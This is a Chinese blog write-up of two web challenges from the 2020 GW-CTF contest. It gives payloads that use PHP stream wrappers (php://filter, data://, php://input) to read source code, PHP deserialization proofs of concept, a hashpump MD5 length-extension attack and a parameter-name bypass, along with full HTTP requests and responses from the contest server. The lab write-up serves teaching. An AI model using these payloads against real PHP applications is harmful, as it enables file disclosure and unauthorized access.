第一届赣网杯网络安全大赛 2020GW-CTF Web_Writeup

原创

末 初 于 2020-09-08 00:41:00 发布 3155 收藏 20
分类专栏： CTF_WEB_Writeup 文章标签： 赣网杯 GWCTF

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅
订阅专栏


目录

EasyPhp

```php
 <?php
$sz_txt = $_GET["sz_txt"];
$sz_file = $_GET["sz_file"];
$password = $_GET["password"];
if(isset($sz_txt)&&(file_get_contents($sz_txt,'r')==="welcome to jxsz")){
    echo "<br><h1>".file_get_contents($sz_txt,'r')."</h1></br>";
    if(preg_match("/flag/",$sz_file)){
        echo "Not now!";
        exit();
    }else{
        include($sz_file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

`$sz_txt` 使用 `data://` 或者 `php://input` 伪协议，接着 `$sz_file` 使用 `php://filter` 伪协议读取源码即可

```
?sz_txt=data:text/plain,welcome to jxsz&sz_file=php://filter/read=convert.base64-encode/resource=useless.php
```




welcome to jxsz

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgICAgICAgICBlY2hvIGZpbGVfZ2Zpb

http://124.71.149.53:8089/?sz_txt=data:text/plain,welcome to jxsz&sz_file=php://filter/read=convert.base64-encode/resource=useless.php

□ Post data □ Referer □ User Agent □ Cookies Clear All



```
POST
/?sz_txt=php://input&sz_file=php://filter/read=convert.base64-encode/resource=
useless.php HTTP/1.1
Host: 124.71.149.53:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://124.71.149.53:8089
Connection: close
Referer:
http://124.71.149.53:8089/?sz_txt=php://input&sz_file=php://filter/read=convert.b
ase64-encode/resource=useless.php
Upgrade-Insecure-Requests: 1

welcome to jxsz
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Sep 2020 09:29:55 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 377
Connection: close
Content-Type: text/html; charset=UTF-8

<br><h1>welcome to
jxsz</h1></br>PD9waHAgIAoKY2xhc3MgRmxhZ3sgIAogICAgcHVibGljICRmaWxlOyAgC
iAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNz
ZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlb
nRzKCR0aGlzLT5maWxlKTsgCiAgICAgICAgICAgIGVjaG8gIjxicj4iOwogICAgICAgIHJldHV
ybiAoIlNvIGNvb2wsY29udGludWUgcGx6Iik7CiAgICAgICAgfSAgCiAgICB9ICAKfSAgCj8+
ICAK
```

base64解码得到`useless.php`源码

```php
<?php
class Flag{
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("So cool,continue plz");
        }
    }
}
?>
```

构造反序列化poc，直接修改属性`$file`为读取源码的文件名即可


```
<?php
class Flag{
    public $file = "flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("So cool,continue plz");
        }
    }
}

$res = new Flag();
echo serialize($res);
?>
```

```
PS C:\Users\Administrator\Desktop> php .\test.php
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

抓POST包，修改GET参数： `?sz_txt=php://input&sz_file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

POST内容为： `welcome to jxsz`



```
POST
/?sz_txt=php://input&sz_file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"fla
g.php";} HTTP/1.1
Host: 124.71.149.53:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://124.71.149.53:8089
Connection: close
Referer:
http://124.71.149.53:8089/?sz_txt=php://input&sz_file=php://filter/read=convert.b
ase64-encode/resource=useless.php
Upgrade-Insecure-Requests: 1

welcome to jxsz
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Sep 2020 09:42:21 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 202
Connection: close
Content-Type: text/html; charset=UTF-8

<br><h1>welcome to jxsz</h1></br>
<br>oh u find it </br>

<!--but i cant give it to u now-->

<?php

if(2===3){
	return ("flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}");
}

?>
<br>So cool,continue plz
```

```
flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}
```

parseHash

```php
 <?php
include("key.php");
class person{
    public $aa;
    public $bb;
    public $username;
    public $password;
    public function __construct($key=''){
        $this->username="jxsz";
        $this->password="jxsz";
        if(strlen($key)==16&&md5($key . urldecode( $this->username .  $this->password)=="a1133ca71ed6320a0255b0d53188be57")){
            echo "Welcome";
        }
    }

    public function __destruct(){
        $this->aa = (string)$this->aa;
        if(strlen($this->aa) > 5 || strlen($this->bb) > 5||preg_match('/INF|NAN|M_/i', $this->aa)){
            die("no no no");
        }
        if($this->aa !== $this->bb && md5($this->aa) === md5($this->bb) && $this->aa != $this->bb){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
$person=new person($key);
$other_pwd=$_POST["pwd1"];
$other_hash=$_POST["hash_code"];
if(md5($key . urldecode("jxsz" . $other_pwd))==$other_hash&&strpos(urldecode($other_pwd),"szxy666")>0){
    echo "66666666666";
    unserialize($_GET['sz_sz.sz']);
}
```


国赛原题`easytrick`改的，这里考查的是`hash拓展攻击 + php非法表单名传参 + php浮点数高精度绕过`

hash拓展攻击

```
$this->username = "jxsz"
$this->password = "jxsz"
strlen($key)==16
md5($key.urldecode($this->username.$this->password)) = "a1133ca71ed6320a0255b0d53188be57"
strlen($key) + strlen("jxsz") = 20
最后一个条件：传入字符串中需要有“szxy666”字符，并且不能放在开头
```

使用hash拓展攻击工具`hashpump`直接生成

hashpump工具地址：https://github.com/bwall/HashPump




```
→  Desktop hashpump
Input Signature: a1133ca71ed6320a0255b0d53188be57
Input Data: jxsz
Input Key Length: 20
Input Data to Add: szxy666
ec789edf786174babd157da5492e1850
jxsz\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x00\x00\x00\x00szxy666
→  Desktop
```

```
ec789edf786174babd157da5492e1850
jxsz\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x00\x00\x00\x00szxy666
```

将`\x00`替换为`%00`传入即可，成功绕过执行到输出`66666666666`

```
pwd1=jxsz%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%
00%00%00%00%00%00szxy666&hash_code=ec789edf786174babd157da5492e1850
```



```
POST / HTTP/1.1
Host: 124.71.149.53:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 179
Origin: http://124.71.149.53:8090
Connection: close
Referer: http://124.71.149.53:8090/
Upgrade-Insecure-Requests: 1

pwd1=jxsz%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%00%00%00%00%00
%00szxy666&hash_code=ec789edf786174babd157da5492e1850
```


```
style="color: #0000BB">$key</span><span style="color: #007700">);<br
/></span><span style="color: #0000BB">$other_pwd</span><span style="color:
#007700">=</span><span style="color: #0000BB">$_POST</span><span
style="color: #007700">[</span><span style="color:
#DD0000">"pwd1"</span><span style="color: #007700">];<br /></span><span
style="color: #0000BB">$other_hash</span><span style="color:
#007700">=</span><span style="color: #0000BB">$_POST</span><span
style="color: #007700">[</span><span style="color:
#DD0000">"hash_code"</span><span style="color: #007700">];<br
/>if(</span><span style="color: #0000BB">md5</span><span style="color:
#007700">(</span><span style="color: #0000BB">$key&nbsp;</span><span
style="color: #007700">.&nbsp;</span><span style="color:
#0000BB">urldecode</span><span style="color: #007700">(</span><span
style="color: #DD0000">"jxsz"&nbsp;</span><span style="color:
#007700">.&nbsp;</span><span style="color: #0000BB">$other_pwd</span><span
style="color: #007700">))==</span><span style="color:
#0000BB">$other_hash</span><span style="color:
#007700">&amp;&amp;</span><span style="color:
#0000BB">strpos</span><span style="color: #007700">(</span><span style="color:
#0000BB">urldecode</span><span style="color: #007700">(</span><span
style="color: #0000BB">$other_pwd</span><span style="color:
#007700">),</span><span style="color: #DD0000">"szxy666"</span><span
style="color: #007700">)&gt;</span><span style="color: #0000BB">0</span><span
style="color: #007700">){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color:
#DD0000">"66666666666"</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">unserialize</span><span style="color: #007700">(</span><span
style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span
style="color: #DD0000">'sz_sz.sz'</span><span style="color: #007700">]);<br
/>}</span>
</span>
</code>Welcome66666666666
```

反序列化的`GET`参数名中含有非法字符`.`

```
unserialize($_GET['sz_sz.sz']);
```

这里根据php对非法传参名的处理机制：https://github.com/php/php-src/commit/fc4d462e947828fdbeac6020ac8f34704a218834?branch=fc4d462e947828fdbeac6020ac8f34704a218834&diff=unified

可发现处理进制中对传参名中出现非法字符`.`只替换一次




```
8 main/php_variables.c

@@ -178,8 +178,14 @@ PHPAPI void php_register_variable_ex(const char *var_name, zval *val, zval *trac
            } else {
                ip = strchr(ip, ']');
                if (!ip) {
-                   /* PHP variables cannot contain '[' in their names, so we replace the character with a '_' */
+                   /* not an index; un-terminate the var name */
                    *(index_s - 1) = '_';
+                   /* PHP variables cannot contain ' ', '.', '[' in their names, so we replace the characters with a '_' */
+                   for (p = index_s; *p; p++) {
+                       if (*p == ' ' || *p == '.' || *p == '[') {
+                           *p = '_';
+                       }
+                   }

                    index_len = 0;
                    if (index) {
```


那么针对这里题目的变量名`sz_sz.sz`为了防止`.`被替换`_`，利用只替换一次的处理进制，传入参数名改为`sz[sz.sz`即可



```
<?php
highlight_file(__FILE__);
$sz=$_GET['sz_sz.sz'];
echo $sz;
var_dump($_GET);

 ?> m0c1nu7

D:\phpstudy_pro\WWW\test.php:5:
array (size=1)
  'sz_sz.sz' => string 'm0c1nu7' (length=7)
```



http://127.0.0.1/test.php/?sz[sz.sz=m0c1nu7

□ Post data □ Referer □ User Agent □ Cookies

```
?sz[sz.sz=
```


接下来就是国赛的题目`easytrick`的做法，只不过这里过滤了`NAN`和`INF`的绕过方法，但是还是可以使用浮点数高精度绕过，序列化poc如下：

```php
<?php
class person{
    public $aa;
    public $bb;
 }
$res = new person();
$res->aa = 0.8 * 7;
$res->bb = 7 * 0.8;
echo serialize($res);
?>
```

```
PS C:\Users\Administrator\Desktop> php .\test.php
O:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```

payload

```
?sz[sz.sz=O:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```



```
POST
/?sz[sz.sz=O:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;
} HTTP/1.1
Host: 124.71.149.53:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 179
Origin: http://124.71.149.53:8090
Connection: close
Referer: http://124.71.149.53:8090/
Upgrade-Insecure-Requests: 1

pwd1=jxsz%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%c0%00%00%00%00%00%00
%00szxy666&hash_code=ec789edf786174babd157da5492e1850
```

```
/></span><span style="color: #0000BB">$other_pwd</span><span style="color:
#007700">=</span><span style="color: #0000BB">$_POST</span><span
